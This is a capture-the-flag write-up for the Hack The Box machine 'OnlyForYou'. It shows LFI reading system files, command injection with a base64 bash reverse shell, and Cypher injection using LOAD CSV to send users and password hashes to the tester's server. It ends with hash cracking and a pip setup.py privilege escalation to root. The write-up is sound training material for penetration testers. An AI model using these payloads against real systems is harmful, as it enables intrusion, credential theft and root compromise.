Description
OnlyForYou is a medium Hack The Box machine that features:
- Local File Inclusion in Python web application revealing source code of other application
- Main web application vulnerable to Command Injection
- Internal service discovery and Cypher Neo4j injection to obtain credentials for user pivoting
- Privilege Escalation via an user allowed to run
pip3download command with command execution
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.210.
$ ping -c 3 10.10.11.210
PING 10.10.11.210 (10.10.11.210) 56(84) bytes of data.
64 bytes from 10.10.11.210: icmp_seq=1 ttl=63 time=42.9 ms
64 bytes from 10.10.11.210: icmp_seq=2 ttl=63 time=42.6 ms
64 bytes from 10.10.11.210: icmp_seq=3 ttl=63 time=42.4 ms

--- 10.10.11.210 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 42.354/42.610/42.914/0.231 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.210 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.210
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.210 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.210
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e8:83:e0:a9:fd:43:df:38:19:8a:aa:35:43:84:11:ec (RSA)
|   256 83:f2:35:22:9b:03:86:0c:16:cf:b3:fa:9f:5a:cd:08 (ECDSA)
|_  256 44:5f:7a:a3:77:69:0a:77:78:9b:04:e0:9f:11:db:80 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://only4you.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the only4you.htb domain to the /etc/hosts file.
$ echo '10.10.11.210 only4you.htb' | sudo tee -a /etc/hosts
We find a static page of a company offering services.
 We scan for sub-domains.
$ gobuster vhost -u only4you.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://only4you.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
beta.only4you.htb Status: 200 [Size: 2191]
...
We find the beta subdomain, we add it to the /etc/hosts file.
$ echo '10.10.11.210 beta.only4you.htb' | sudo tee -a /etc/hosts
 We find a web-page offering two services:
 resize and convert. We have the option of downloading the source code of the page in http://beta.only4you.htb/source.
$ wget --content-disposition http://beta.only4you.htb/source
$ unzip source.zip
By reviewing the source code we find the app.py code which has a Local File Inclusion vulnerability as it is checking for the .. characters for the Path Traversal vulnerability but it is no checking if the route specified is an absolute one. We need to issue a POST HTTP request entering the path to the file as the image parameter.
@app.route('/download', methods=['POST'])
def download():
    image = request.form['image']
    filename = posixpath.normpath(image)
    if '..' in filename or filename.startswith('../'):
        flash('Hacking detected!', 'danger')
        return redirect('/list')
    if not os.path.isabs(filename):
        filename = os.path.join(app.config['LIST_FOLDER'], filename)
    try:
        if not os.path.isfile(filename):
            flash('Image doesn\'t exist!', 'danger')
            return redirect('/list')
    except (TypeError, ValueError):
        raise BadRequest()
    return send_file(filename, as_attachment=True)
Exploitation
For example, we can check the console users in the system with the /etc/hosts file: root, john, neo4j, and dev.
$ curl -s --data 'image=/etc/passwd' http://beta.only4you.htb/download | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
neo4j:x:997:997::/var/lib/neo4j:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
fwupd-refresh:x:114:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
As this is a nginx web server we enumerate the default configuration file /etc/nginx/sites-available/default.
$ curl -s --data 'image=/etc/nginx/sites-available/default' http://beta.only4you.htb/download                                                         1 ↵
server {
    listen 80;
    return 301 http://only4you.htb$request_uri;
}

server {
        listen 80;
        server_name only4you.htb;

        location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/only4you.htb/only4you.sock;
        }
}

server {
        listen 80;
        server_name beta.only4you.htb;

        location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/beta.only4you.htb/beta.sock;
        }
}
The root folder of the beta application is /var/www/beta.only4you.htb/ and for the main one is /var/www/only4you.htb/. Both are using a .sock file for communication, so the main page may be also using Python. We enumerate if exists the app.py.
$ curl -s --data 'image=/var/www/only4you.htb/app.py' http://beta.only4you.htb/download
from flask import Flask, render_template, request, flash, redirect
from form import sendmessage
import uuid

app = Flask(__name__)
app.secret_key = uuid.uuid4().hex

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        email = request.form['email']
        subject = request.form['subject']
        message = request.form['message']
        ip = request.remote_addr

        status = sendmessage(email, subject, message, ip)
        if status == 0:
            flash('Something went wrong!', 'danger')
        elif status == 1:
            flash('You are not authorized!', 'danger')
        else:
            flash('Your message was successfuly sent! We will reply as soon as possible.', 'success')
        return redirect('/#contact')
    else:
        return render_template('index.html')
...
Effectively, the main page is using Python. This code is typically used for a contact form where users can submit their messages, and it handles both displaying the form and processing the submission. It takes the contact details the user send and then uses the sendmessage function from the form class. We can retrieve the class from the form.py file.
$ curl -s --data 'image=/var/www/only4you.htb/form.py' http://beta.only4you.htb/download
import smtplib, re
from email.message import EmailMessage
from subprocess import PIPE, run
import ipaddress

def issecure(email, ip):
        if not re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", email):
                return 0
        else:
                domain = email.split("@", 1)[1]
                result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
                output = result.stdout.decode('utf-8')
                if "v=spf1" not in output:
                        return 1
                else:
                        domains = []
                        ips = []
                        if "include:" in output:
                                dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
                                dms.pop(0)
                                for domain in dms:
                                        domains.append(domain)
                                while True:
                                        for domain in domains:
                                                result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
                                                output = result.stdout.decode('utf-8')
                                                if "include:" in output:
                                                        dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
                                                        domains.clear()
                                                        for domain in dms:
                                                                domains.append(domain)
                                                elif "ip4:" in output:
                                                        ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
                                                        ipaddresses.pop(0)
                                                        for i in ipaddresses:
                                                                ips.append(i)
                                                else:
                                                        pass
                                        break
                        elif "ip4" in output:
                                ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
                                ipaddresses.pop(0)
                                for i in ipaddresses:
                                        ips.append(i)
                        else:
                                return 1
                for i in ips:
                        if ip == i:
                                return 2
                        elif ipaddress.ip_address(ip) in ipaddress.ip_network(i):
                                return 2
                        else:
                                return 1

def sendmessage(email, subject, message, ip):
        status = issecure(email, ip)
        if status == 2:
                msg = EmailMessage()
                msg['From'] = f'{email}'
                msg['To'] = 'info@only4you.htb'
                msg['Subject'] = f'{subject}'
                msg['Message'] = f'{message}'

                smtp = smtplib.SMTP(host='localhost', port=25)
                smtp.send_message(msg)
                smtp.quit()
                return status
        elif status == 1:
                return status
        else:
                return status
This script is used to validate an email address and check if a specific IP address is authorized to send emails on behalf of that domain. If authorized, it sends an email using an SMTP server. It is typically used for email security and validation purposes, such as in email authentication or spam prevention systems. It looks for SPF records that include other domains or IP addresses, recursively checking those to determine if the provided IP address is authorized to send emails on behalf of the domain. For resolving the domain it is using the dig Linux command, using subprocess.run.
Before running the process, the application is checking with the ([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,}) regular expression the validity of the email address. And the run() function is using the shell=True parameter, passing the email as a full string. Due to the malformed regular expression, the application is vulnerable to command injection. We can check it by creating a listening TCP port and then run a HTTP request command from the machine.
$ curl -s --data 'name=User&email=user%40only4you.htb;curl+10.10.14.16:1234/test&subject=Subject&message=Message' http://only4you.htb/

$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.210] 60754
GET /test HTTP/1.1
Host: 10.10.14.16:1234
User-Agent: curl/7.68.0
Accept: */*
The command is being ran, we proceed to spawn a reverse shell.
$ curl -s --data 'name=User&email=user%40only4you.htb;echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNi8xMjM0IDA%2bJjE%3d|base64+-d|bash&subject=Subject&message=Message' http://only4you.htb/

$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.210] 60932
bash: cannot set terminal process group (1011): Inappropriate ioctl for device
bash: no job control in this shell
www-data@only4you:~/only4you.htb$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@only4you:~/only4you.htb$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@only4you:~/only4you.htb$ ^Z
$ stty raw -echo; fg
$ reset xterm
www-data@only4you:~/only4you.htb$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
We are logged as the www-data user.
Post-Exploitation
We find a few localhost opened ports: 3306, 3000, 8001, 33060, 7687 and 7474. The 3306 and 33060 port is for MySQL, the 3000 and 8001 for HTTP and the 7687 and 7474 for Neo4j.
www-data@only4you:~/only4you.htb$ ss -tulnp
Netid    State     Recv-Q    Send-Q            Local Address:Port          Peer Address:Port    Process
udp      UNCONN    0         0                 127.0.0.53%lo:53                 0.0.0.0:*
udp      UNCONN    0         0                       0.0.0.0:68                 0.0.0.0:*
tcp      LISTEN    0         151                   127.0.0.1:3306               0.0.0.0:*
tcp      LISTEN    0         511                     0.0.0.0:80                 0.0.0.0:*        users:(("nginx",pid=1047,fd=6),("nginx",pid=1046,fd=6))
tcp      LISTEN    0         4096              127.0.0.53%lo:53                 0.0.0.0:*
tcp      LISTEN    0         128                     0.0.0.0:22                 0.0.0.0:*
tcp      LISTEN    0         4096                  127.0.0.1:3000               0.0.0.0:*
tcp      LISTEN    0         2048                  127.0.0.1:8001               0.0.0.0:*
tcp      LISTEN    0         70                    127.0.0.1:33060              0.0.0.0:*
tcp      LISTEN    0         4096         [::ffff:127.0.0.1]:7687                     *:*
tcp      LISTEN    0         50           [::ffff:127.0.0.1]:7474                     *:*
tcp      LISTEN    0         128                        [::]:22                    [::]:*
We enumerate all the HTTP ports from the machine.
www-data@only4you:~/only4you.htb$ curl http://127.0.0.1:3000
<!DOCTYPE html>
<html>
<head data-suburl="">
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge"/>

                <meta name="author" content="Gogs" />
                <meta name="description" content="Gogs is a painless self-hosted Git service" />
                <meta name="keywords" content="go, git, self-hosted, gogs">
...

www-data@only4you:~/only4you.htb$ curl http://127.0.0.1:8001 -v
...
< Server: gunicorn/20.0.4
< Connection: close
< Content-Type: text/html; charset=utf-8
< Content-Length: 199
< Location: /login
< Set-Cookie: session=374e6053-3ca7-4522-a498-51ed1e5d2df8; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
The 3000 port is hosting the Gogs Git service. And the 8001 port is hosting a Python gunicorn application. We port-forward the ports. As we cannot use SSH without credentials, we will use the ligolo-ng tool.
www-data@only4you:~/only4you.htb$ cd /tmp
www-data@only4you:/tmp$ wget http://10.10.14.16/ligolo-ng_agent_0.8.2_linux_amd64
www-data@only4you:/tmp$ chmod +x ligolo-ng_agent_0.8.2_linux_amd64
www-data@only4you:/tmp$ ./ligolo-ng_agent_0.8.2_linux_amd64 -ignore-cert -connect 10.10.14.16:11601
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.10.14.16:11601"
In our machine we start the proxy and we accept the remote connection.
$ sudo ligolo-proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0002] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0002] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0002] Listening on 0.0.0.0:11601
ligolo-ng » session
? Specify a session : 1 - www-data@only4you - 10.10.11.210:37314 - 005056942061
[Agent : www-data@only4you] » interface_create
INFO[0127] Generating a random interface name...
INFO[0127] Creating a new moralmaddog interface...
INFO[0127] Interface created!
[Agent : www-data@only4you] » tunnel_start --tun moralmaddog
INFO[0151] Starting tunnel to www-data@only4you (005056942061)
[Agent : www-data@only4you] » route_add --name moralmaddog --route 240.0.0.1/32
INFO[0197] Route created.
We create a route to the 240.0.0.1, that will be the localhost of the remote machine, so, for example, if we want to access to the 3000 port we will use the http://240.0.0.1:3000 URL. In the 8001 port we find a login form.
 We can login with the default credentials
 admin:admin.
 We get redirected to the dashboard and we find that the database is using Neo4j database, we saw previously the ports. With the
 Employees tab we can create a search.
 Neo4j uses
 Cypher so we can check for injections in the query. With the null' or '1'='1 injection we confirm that the the application is vulnerable as the application is returning all the rows. We can use the LOAD CSV FROM functionality to ex-filtrate data to our server as we can see in the Varonis blog. We start a Python HTTP server.
' RETURN 0 as _0 UNION CALL db.labels() yield label LOAD CSV FROM 'http://10.10.14.16/?l='+label as l RETURN 0 as _0 //
We can retrieve the labels of the database with the following query user and employee.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.210 - - "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - "GET /?l=employee HTTP/1.1" 200 -
With an out-of band injection by chaining queries we can retrieve the columns of the label, as we see in PentesterLand. We get the username and password attributes.
' MATCH (c:user) LOAD CSV FROM 'https://10.10.14.16/'+keys(c)[0] AS b RETURN b //
' MATCH (c:user) LOAD CSV FROM 'https://10.10.14.16/'+keys(c)[1] AS b RETURN b //
We retrieve all the user/password from the database.
' MATCH (c:user) WITH DISTINCT c.username + ':' + c.password AS a LOAD CSV FROM 'http://10.10.14.16/?user='+a AS b RETURN b //
We find two users, admin and john, and as the passwords two strings that looks such as SHA-256 hashes. We crack them with John The Ripper.
echo "admin:8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918\njohn:a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6" > users
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 users
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (admin)
ThisIs4You       (john)
2g 0:00:00:01 DONE 1.226g/s 6593Kp/s 6593Kc/s 6754KC/s Xavier44..PINK1254
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
We get the admin password for admin user and the ThisIs4You password for john user. We can login using the SSH protocol as the password is reused for Linux user.
$ ssh john@only4you.htb
...
john@only4you:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john can only run one command as root user, pip.
john@only4you:~$ sudo -l
Matching Defaults entries for john on only4you:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on only4you:
    (root) NOPASSWD: /usr/bin/pip3 download http\://127.0.0.1\:3000/*.tar.gz
This pip command is only allowed to download tarballs from the Gogs Git service. We can use the john credentials in the service. After logging, we find a Test project created. It is private, so we will change it to public, from the Settings tab.

 The
The download command is not only downloading the .tar.gz file, it is also running the setup.py script contained. So we will create a malicious tarball that will execute commands to create a copy of the Bash binary with SUID permissions. This is the setup.py file.
from setuptools import setup
import subprocess

subprocess.run(['cp', '/bin/bash', '/tmp/suid-bash'])
subprocess.run(['chmod', 'u+s', '/tmp/suid-bash'])

setup(
    name='package_b',
    version='0.1',
    packages=['package_b'],
)
Then we create the archive.
$ mkdir python
$ cd python
$ nano setup.py
$ mkdir package_b
$ python setup.py sdist bdist_wheel

Now we can upload the dist/package_b-0.1.tar.gz file to the Git repository and then get the URL to download it (raw).
 Then we run the
 pip3 command to run the command. It will print an error but the command will be executed. We can spawn a root shell.
john@only4you:~$ sudo pip3 download http://127.0.0.1:3000/john/Test/raw/master/package_b-0.1.tar.gz
Collecting http://127.0.0.1:3000/john/Test/raw/master/package_b-0.1.tar.gz
  Downloading http://127.0.0.1:3000/john/Test/raw/master/package_b-0.1.tar.gz (707 bytes)
john@only4you:~$ ls /tmp
...
suid-bash
...
john@only4you:~$ /tmp/suid-bash -p
suid-bash-5.0# id
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john)
Flags
In the root shell we retrieve the user.txt and root.txt flags.
suid-bash-5.0# cat /home/john/user.txt
d6545c6c48a9747e0800d6890fec5c59
suid-bash-5.0# cat /root/root.txt
cc198d586505f1385f3a8f0b57ba240c